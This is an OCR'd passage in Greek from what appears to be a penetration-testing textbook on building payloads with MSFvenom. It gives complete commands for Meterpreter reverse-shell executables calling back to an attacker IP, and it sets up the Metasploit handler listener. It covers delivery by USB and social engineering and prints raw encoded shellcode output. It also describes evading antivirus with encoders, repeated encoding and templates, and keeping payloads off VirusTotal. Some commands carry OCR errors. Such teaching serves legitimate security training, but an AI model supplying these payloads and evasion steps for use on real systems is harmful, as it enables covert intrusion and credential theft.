
10.1 Δημιουργία Βασικού Payload με το MSFVenom

Σε περιπτώσεις όπου δεν υπάρχει ή δεν είναι εφικτό να εντοπιστεί κάποια ευπάθεια στο σύστημα-στόχο, τότε χρησιμοποιείται η τεχνική της αποστολής ενός payload για την εκμετάλλευση του συστήματος. Όπως αναφέρθηκε και προηγουμένως, αυτή η μέθοδος βασίζεται στην επιτυχή διάδοση του κακόβουλου κώδικα μέσω email, ιστοσελίδων (HTTP) ή φυσικών μέσων, όπως για παράδειγμα τα USB sticks, προσπαθώντας να πείσει το στόχο να εκτελέσει το κακόβουλο αρχείο. Οπότε, στην ουσία δεν τίθεται ευπάθεια συστήματος, αλλά ανθρώπινο λάθος (social engineering).

Για η δημιουργία ενός payload χρησιμοποιείται το εργαλείο MSFvenom, το οποίο δημιουργεί με αυξημένη ταχύτητα payloads. Το MSFvenom είναι ένας συνδυασμός Msfpayload και Msfencode, τοποθετώντας και τα δύο αυτά εργαλεία σε ένα μόνο στιγμιότυπο Framework. Το MSFVenom αντικατέστησε τόσο το msfpayload όσο και το msfencode από τις 8 Ιουνίου 2015. Έτσι, πέρα από αυτόν το συνδυασμό, διαθέτει τυποποιημένες επιλογές γραμμής εντολών και αυξημένη ταχύτητα.

Πριν την αποστολή του payload, όμως, είναι απαραίτητο το Windows Defender (εάν γίνεται επίθεση στα Windows) και οποιοδήποτε άλλο antivirus του στόχου να είναι απενεργοποιημένο. Η αποστολή του payload είναι πιθανό να αποτύχει, καθώς τα σύγχρονα συστήματα ανίχνευσης μπορούν εύκολα να το εντοπίσουν και να εμποδίσουν την εκτέλεσή του.

Για την προβολή όλων των διαθέσιμων επιλογών του εργαλείου MSFvenom χρησιμοποιείται η εντολή “msfvenom -h”. Επίσης, στη συγκεκριμένη εντολή συμπεριλαμβάνονται και κάποια παραδείγματα για το πώς μπορεί να δημιουργηθεί ένα payload. Τα payloads διαμορφώνονται ανάλογα με τις ανάγκες τις επίθεσης, προσδιορίζοντας τον τύπο και τις προσαρμογές που απαιτούνται για την εκτέλεσή της.



Το MSFvenom έχει ένα ευρύ φάσμα διαθέσιμων επιλογών

Έστω ότι ο χρήστης επιθυμεί να δημιουργήσει ένα Meterpreter reverse shell payload για συστήματα Windows. Για τη δημιουργία του χρησιμοποιείται η παράμετρος “-p”, η οποία καθορίζει τον τύπο του payload, που σε αυτή την περίπτωση θα είναι ένα reverse shell και συγκεκριμένα το “windows/x64/meterpreter/reverse_tcp”. Επίσης, θα πρέπει να οριστεί η διεύθυνση IP του χρήστη που κάνει την επίθεση στην οποία θα επιστραφεί η σύνδεση από το σύστημα-στόχο (LHOST) και μία θύρα στην οποία θα συνδεθεί το σύστημα-στόχος (LPORT). Όπως φαίνεται και στην εικόνα, με την παράμετρο “-f” μπορεί να οριστεί η μορφή εξόδου δηλαδή ο τύπος αρχείου που θα παραχθεί και με την παράμετρο “-o” καθορίζεται το όνομα του παραγόμενου αρχείου που δημιουργείται στην επιφάνεια εργασίας του συστήματος του επιτιθέμενου. Για τις διαθέσιμες μορφές εξόδου χρησιμοποιείται η εντολή “--help-formats”.


Έτσι, μία εντολή που θα μπορούσε να πληροί τα παραπάνω κριτήρια στη δημιουργία ενός payload είναι η “*Msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.12 LPORT = 555 -f -o shell.exe*”, όπου 192.168.1.12 η διεύθυνση IP του επιτιθέμενου και 5555 το listening port, ώστε το σύστημα του επιτιθέμενου να «ακούει» την επικοινωνία και να αποδέχεται τη σύνδεση από το σύστημα-στόχο (προϋπόθεση είναι η θύρα 5555 να είναι ανοιχτή και από τα δύο συστήματα με σκοπό να επιτευχθεί η επικοινωνία). Στην επιφάνεια εργασίας του συστήματος του επιτιθέμενου μετά την εκτέλεση της εντολής θα εμφανιστεί το αρχείο “shell.exe”.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=(IP Address) LPORT=(Your Port) -f exe
> reverse.exe
```

Αφού δημιουργηθεί το payload, μπορεί να διανεμηθεί στον στόχο με διάφορους τρόπους. Μία από τις πιο συνηθισμένες μεθόδους είναι η μετάφορά του μέσω USB συσκευής. Για να προστεθεί το payload σε USB συσκευή ο επιτιθέμενος μεταβαίνει στην επιφάνεια εργασίας του συστήματός του και επιλέγει την επιλογή Devices που υπάρχει πάνω αριστερά στην οθόνη. Επιλέγεται η συσκευή USB και έπειτα εντοπίζεται η συσκευή πχ. PixArt HP USB Optical Mouse [0100]. Έτσι, το payload μεταφέρεται στο USB και στη συνέχεια, μέσω του USB μπορεί να μεταφερθεί στο στόχο. Εναλλακτικά, επιλέγεται από το Devices το Drag and Drop και γίνεται Bidirectional, με σκοπό το payload να μπορεί να αντιγραφεί και να μεταφερθεί σε κάποιο άλλο εικονικό περιβάλλον του επιτιθέμενου ή στο φυσικό του σύστημα (Main Machine Desktop).

Για τη ρύθμιση της θύρας 5555 χρησιμοποιείται η msfconsole (εντολή “msfconsole”) και έπειτα η εντολή “use exploit/multi/handler”. Αυτή η εντολή ενεργοποιεί έναν listener, δηλαδή ένα χειριστή σύνδεσης, ο οποίος αναμένει τη σύνδεση από το σύστημα-στόχο. Θα πρέπει να σημειωθεί ότι ο συγκεκριμένος handler δεν αποτελεί πραγματικό exploit, αλλά χρησιμεύει στη διαχείριση της εισερχόμενης σύνδεσης από το payload. Με την εντολή “set payload windows/x64/meterpreter/reverse_tcp” διασφαλίζεται ότι το payload που έχει δημιουργηθεί ταιριάζει με εκείνο που χρησιμοποιείται από τον listener.

Για να ελεγχθούν οι ρυθμίσεις του payload χρησιμοποιείται η εντολή “show options” και δίνεται η δυνατότητα να καθοριστούν τα απαραίτητα στοιχεία για το payload, όπως η διεύθυνση IP (ορίζεται με την εντολή “set LHOST 192.168.1.12”) και η θύρα (ορίζεται με την εντολή “set LPORT 5555”). Αφού τεθούν οι απαραίτητες ρυθμίσεις, η εκτέλεση του payload πραγματοποιείται με την εντολή “run” και το payload δημιουργεί μία σύνδεση Meterpreter μέσω της θύρας 5555. Αφού επιτευχθεί η σύνδεση ο επιτιθέμενος μπορεί να έχει πλήρη πρόσβαση στο σύστημα του στόχου μέσω του Meterpreter shell, έχοντας πρόσβαση σε αρχεία και δεδομένα του στόχου, εκτελόντας απομακρυσμένες εντολές και λαμβάνοντας απαραίτητες πληροφορίες η κωδικοί πρόσβασης, χωρίς να γίνεται αντιληπτός. Εάν η σύνδεση δεν επιτευχθεί, τότε δε λαμβάνεται η πρόσβαση στη συσκευή του στόχου.




```
└─$ msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
    -l, --list            <type>     List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
    -p, --payload         <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
        --list-options                List --payload <value>'s standard, advanced and evasion options
    -f, --format          <format>   Output format (use --list formats to list)
    -e, --encoder         <encoder>  The encoder to use (use --list encoders to list)
        --service-name    <value>    The service name to use when generating a service binary
        --sec-name        <value>    The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
        --smallest                   Generate the smallest possible payload using all available encoders
        --encrypt         <value>    The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
        --encrypt-key     <value>    A key to be used for --encrypt
        --encrypt-iv      <value>    An initialization vector for --encrypt
    -a, --arch            <arch>     The architecture to use for --payload and --encoders (use --list archs to list)
        --platform        <platform> The platform for --payload (use --list platforms to list)
    -o, --out             <path>     Save the payload to a file
    -b, --bad-chars       <list>     Characters to avoid example: '\x00\xff'
    -n, --nopsled         <length>   Prepend a nopsled of [length] size on to the payload
        --pad-nops                   Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus p
ayload length)
    -s, --space           <length>   The maximum size of the resulting payload
        --encoder-space   <length>   The maximum size of the encoded payload (defaults to the -s value)
    -i, --iterations      <count>    The number of times to encode the payload
    -c, --add-code        <path>     Specify an additional win32 shellcode file to include
    -x, --template        <path>     Specify a custom executable file to use as a template
    -k, --keep                       Preserve the --template behaviour and inject the payload as a new thread
    -v, --var-name        <value>    Specify a custom variable name to use for certain output formats
    -t, --timeout         <second>   The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
    -h, --help                       Show this message
```

Διαθέσιμες Επιλογές του εργαλείου MSFvenom

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b '\
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai succeeded with size 353 (iteration=1)
x86/shikata_ga_nai succeeded with size 380 (iteration=2)
x86/shikata_ga_nai chosen with final size 380
Payload size: 380 bytes
buf = ""
buf += "\xbb\x78\xd0\x11\xe9\xda\xd8\xd9\x74\x24\xf4\x58\x31"
buf += "\xc9\xb1\x59\x31\x58\x13\x83\xc0\x04\x03\x58\x77\x32"
buf += "\xe4\x53\x15\x11\xea\xff\xc0\x91\x2c\x8b\xd6\xe9\x94"
buf += "\x47\xdf\xa3\x79\x2b\x1c\xc7\x4c\x78\xb2\xcb\xfd\x6e"
buf += "\xc2\x9d\x53\x59\xa6\x37\xc3\x57\x11\xc8\x77\x77\x9e"
buf += "\x6d\xfc\x58\xba\x82\xf9\xc0\x9a\x35\x72\x7d\x01\x9b"
buf += "\xe7\x31\x16\x82\xf6\xe2\x89\x89\x75\x67\xf7\xaa\xae"
buf += "\x73\x88\x3f\xf5\x6d\x3d\x9e\xab\x06\xda\xff\x42\x7a"
buf += "\x63\x6b\x72\x59\xf6\x58\xa5\xfe\x3f\x0b\x41\xa0\xf2"
buf += "\xfe\x2d\xc9\x32\x3d\xd4\x51\xf7\xa7\x56\xf8\x69\x08"
buf += "\x4d\x27\x8a\x2e\x19\x99\x7c\xfc\x63\xfa\x5c\xd5\xa8"
buf += "\x1f\xa8\x9b\x88\xbb\xa5\x3c\x8f\x7f\x38\x45\xd1\x71"
buf += "\x34\x59\x84\xb0\x97\xa0\x99\xcc\xfe\x7f\x37\xe2\x28"
buf += "\xea\x57\x01\xcf\xf8\x1e\x1e\xd8\xd3\x05\x67\x73\xf9"
buf += "\x32\xbb\x76\x8c\x7c\x2f\xf6\x29\x0f\xa5\x36\x2e\x73"
buf += "\xde\x31\xc3\xfe\xae\x49\x64\xd2\x39\xf1\xf2\xc7\xa0"
buf += "\x06\xd3\xf6\x1a\xfe\x0a\xfe\x28\xbe\x1a\x42\x9c\xde"
buf += "\x01\x16\x27\xbd\x29\x1c\xf8\x7d\x47\x2c\x68\x06\x0e"
buf += "\x23\x31\xfe\x7d\x58\xe8\x7b\x76\x4b\xfe\xdb\x17\x51"
buf += "\xfa\xdf\xff\xa1\xbc\xc5\x66\x4b\xea\x23\x86\x47\xb4"
buf += "\xe7\xd5\x71\x77\x2e\x24\x4a\x3d\xb1\x6f\x12\xf2\xb2"
buf += "\xd0\x55\xc9\x23\x2e\xc2\xa5\x73\xb2\xc8\xb7\x7d\x6b"
```



Παράδειγμα Εκτέλεσης του εργαλείου MSFvenom

10.2 Δημιουργία Payloads με χρήση MSFVenom και VirusTotal

Το MSFVenom αποτελεί ένα από τα πιο ισχυρά εργαλεία του Metasploit Framework, επιτρέποντας στους χρήστες να δημιουτγήσουν payloads που εξυπηρετούν τις δικές τους ανάγκες και μπορούν να παραδοθούν σε διαφορετικούς τύπους αρχείων. Για προβολή και την αναγνώριση όλων των διαθέσιμων τύπων αρχείων που μπορεί να δημιουργήσει το MSFvenom χρησιμοποιείται η εντολή “msfvenom –list formats”. Για παράδειγμα, εάν ο επιτιθέμενος θέλει η μορφή του παραγόμενου αρχείου να πληροί τις προϋποθέσεις του Λειτουργικού Σύστήματος Linux, τότε δε θα στείλει εκτελέσιμο αρχείο τύπου .exe, καθώς τα περισσότερα Linux συστήματα δεν υποστηρίζουν natively

εκτελέσιμα αρχεία Windows. Αντ' αυτού, θα μπορούσε να στείλει ένα εκτελέσιμο αρχείο τύπου .py (python script), το οποίο θα θεωρούνταν πιο πρακτικό και λειτουργικό σε ένα τέτοιο περιβάλλον.

Στο πλαίσιο της αξιολόγησης ενός payload που έχει δημιουργηθεί, συνήθως χρησιμοποιείται ένα διαδικτυακό εργαλείο που ονομάζεται VirusTotal (https://www.virustotal.com/gui/home/upload). Το VirusTotal είναι μία διαδικτυακή υπηρεσία που αναλύει ύποπτα αρχεία και διευθύνσεις URL για τον εντοπισμό τύπων κακόβουλου λογισμικού και κακόβουλου περιεχομένου χρησιμοποιώντας μηχανές προστασίας από ιούς και σαρωτές ιστοτόπων. Παρέχει ένα API (Application Performing Interface) που επιτρέπει στους χρήστες να έχουν πρόσβαση στις πληροφορίες που δημιουργούνται από το VirusTotal.

Το VirusTotal επιθεωρεί στοιχεία με πάνω από 70 σαρωτές προστασίας από ιούς και υπηρεσίες αποκλεισμού διευθύνσεων URL/domain. Οποιοσδήποτε χρήστης μπορεί να επιλέξει ένα αρχείο από τον υπολογιστή του χρησιμοποιώντας το πρόγραμμα περιήγησής του και να το στείλει στο VirusTotal. Το VirusTotal προσφέρει έναν αριθμό μεθόδων υποβολής αρχείων, συμπεριλαμβανομένης της κύριας δημόσιας διεπαφής ιστού, προγραμμάτων μεταφόρτωσης επιτραπέζιων υπολογιστών, επεκτάσεων προγράμματος περιήγησης και ενός API μέσω προγραμματισμου. Η διεπαφή ιστού έχει την υψηλότερη προτεραιότητα σάρωσης μεταξύ των διαθέσιμων στο κοινό μεθόδων υποβολής. Οι υποβολές μπορούν να γραφτούν σε οποιαδήποτε γλώσσα προγραμματισμού χρησιμοποιώντας το δημόσιο API που βασίζεται σε HTTP.

Όπως και με τα αρχεία, οι διευθύνσεις URL μπορύν να υποβληθούν μέσω πολλών διαφορετικών μέσων, όπως η ιστοσελίδα VirusTotal, οι επεκτάσεις προγράμματος περιήγησης και το API. Κατά την υποβολή ενός αρχείου ή μιας διεύθυνσης URL, τα βασικά αποτελέσματα κοινοποιούνται στον υποβάλλοντα, καθώς και μεταξύ των εταίρων που εξετάζουν, οι οποίοι χρησιμοποιούν τα αποτελέσματα για να βελτιώσουν τα δικά τους συστήματα. Ως αποτέλεσμα, υποβάλλοντας αρχεία, διευθύνσεις URL, domain, κλπ. στο VirusTotal, ο χρήστης συμβάλλει στην αύξηση του παγκόσμιου επιπέδου ασφάλειας πληροφορικής, με το να στέλνονται στους Antivirus vendors.

Αυτή η βασική ανάλυση είναι επίσης η βάση για πολλά άλλα χαρακτηριστικά, συμπεριλαμβανομένης της κοινότητας VirusTotal: ένα δίκτυο που επιτρέπει στους χρήστες να σχολιάζουν αρχεία και διευθύνσεις URL και να μοιράζονται σημειώσεις μεταξύ τους. Το VirusTotal μπορεί να είναι χρήσιμο για τον εντοπισμό κακόβουλου περιεχομένου και επισης για τον εντοπισμό ψευδών θετικών στοιχείων (κανονικά και αβλαβή στοιχεία που εντοπίζονται ως κακόβουλα από έναν ή περισσότερους σαρωτές.

Συνεπώς, η χρήση του διαδικτυακού εργαλείου VirusTotal σε ένα περιβάλλον Ethical Hacking ή κατά τη διάρκεια ενός Penetration Testing θα πρέπει να γίνεται με ιδιαίτερη προσοχή, καθώς υπάρχει ο κίνδυνος το αρχείο payload να καταχωρηθεί στις βάσεις δεδομένων των antivirus vendors και να γίνει ευκολότερα ανιχνεύσιμο στο μέλλον. Έτσι, θα αποτρέψει την επιτυχημένη διεξαγωγή επιθέσεων μέσω του ίδιου του Payload στο μέλλον, καθώς τα συστήματα antivirus θα είναι ικανά να αναγνωρίζουν το κακόβουλο αρχείο.

Διαδικτυακό Εργαλείο VirusTotal : https://www.virustotal.com/gui/home/upload

Για τη δοκιμή και την αξιολόγηση της αποτελεσματικότητας των payloads που δημιουργούνται με το MSFVenom, ως παράδειγμα θα δημιουργηθούν 2 διαφορετικά payloads, με στόχο την σξιολόγηση της ανίχνευσής τους από τα συστήματα Antivirus. Το πρώτο payload θα είναι το windows/x64/meterpreter/reverse_tcp, το οποίο όπως αναφέρθηκε και προηγουμένως, είναι ένα reverse shell που επιστρέφει μία σύνδεση στον επιτιθέμενο μόλις εκτελεστεί στο σύστημα του στόχου. Η εντολή που χρησιμοποιήθηκε για τη δημιουργία αυτού του payload είναι η εξής:

Msfvenom -p windows/x64/meterpreter/reverce_tcp LHOST=192.168.1.12 LPORT=5555 -f exe -o shell.exe

Όταν ολοκληρωθεί η δημιουργία του, θα πρέπει να ανέβει στο VirusTotal για ανάλυση, με σκοπό τον έλεγχο των Antivirus που το εντόπισαν ως κακόβουλο πρόγραμμα. Το αρχείο συνήθως βρίσκεται στην επιφάνεια εργασίας του χρήστη με το όνομα που του δόθηκε με την παράμετρο -o, δηλαδή shell.exe.


Για το δέυτερο Payload θα χρησιμοποιηθεί το ίδιο payload, όμως θα περιέχει και κάποιες επιπρόσθετες ρυθμίσεις κωδικοποίησης με σκοπό η ανίχνευσή του να γίνει ακόμη δυσκολότερη από τα antivirus. Για τη δημιουργία του δεύτερου payload θα χρησιμοποιηθεί η εξής εντολή:

Msfvenom -p windows/x64/meterpreter/reverce_tcp LHOST=192.168.1.12 LPORT=5555 -a x64-e x64/zutto_dekiru -i 15 –platform windows -n 500 -f exe -o shell1.exe

Σε σύγκριση με το προηγούμενο παρατηρείται ότι προστέθηκαν κάποιες νέες παράμετροι. Η πρώτη παράμετρος που έχει χρησιμοποιηθεί είναι το -a, το οποίο καθορίζει την αρχιτεκτονική του payload σε x64 (64-bit), καθώς το σύστημα στόχος είναι 64-bit (γίνεται αναφορά στο σύστημα στόχο και όχι στο σύστημα του επιτιθέμενου). Επιπροσθέτως, με την παράμετρο -e x64/zutto_dekiru ορίζεται ο encoder, ο οποίος θα συμβάλλει στο να γίνει bypass σε κάποια συστήματα ασφαλείας. Για την προβολή όλων των διαθέσιμων encoder χρησιμοποιείται η εντολή “msfvenom –list encoders”. Διατίθενται αρκετοί encoders κατάλληλοι και για 64-bit αρχιτεκτονική και για 32-bit. Ο encoder που θα χρησιμοποιηθεί για το συγκεκριμένο payload είναι ο zutto_dekiru. Μία άλλη παράμετρος που έχει χρησιμοποιηθεί την εντολή για τη δημιουργία του Payload είναι το -i, το οποίο ορίζει των αριθμό των επαναλήψεων (iterations) που θα γίνει encode το payload. Αξίζει να σημειωθεί ότι όσες περισσότερες επαναλήψεις γίνουν, τόσο μεγαλύτερο και το μέγεθος του Payload, τόσο μικρότερη όμως και η πιθανότητα να γίνει αντιληπτό από τα συστήματα ασφαλείας. Έπειτα, με την παράμετρο –platform windows καθορίζεται η πλατφόρμα που διαθέτει ο στόχος, όπου στη συγκεκριμένη περίπτωση είναι τα Windows και η -n παράμετρος εμποδίζει τη δημιουργία nopsled (ακολουθία εντολών που δίνονται στον Processor και δεν εκτελούν καμία ενέργεια) στο payload.

Για τη μείωση της ανίχνευσης ενός payload από τα συστήματα ασφαλείας συχνά χρησιμοποιείται η τεχνική του προτύπου (template) με τη χρήση της παραμέτρου -x στο MSFVenom. Η τεχνική αυτή επιτρέπει τη χρήση ενός διαφορετικού αυθεντικού προγράμματος ως το template του, με σκοπό να είναι ακόμη πιο δύσκολο για τα συστήματα ασφαλείας να το εντοπίσουν. Παρόλ’ αυτά, η συγκεκριμένη τεχνική δεν είναι πάντα επιτυχής και ενδέχεται να εντοπιστεί.

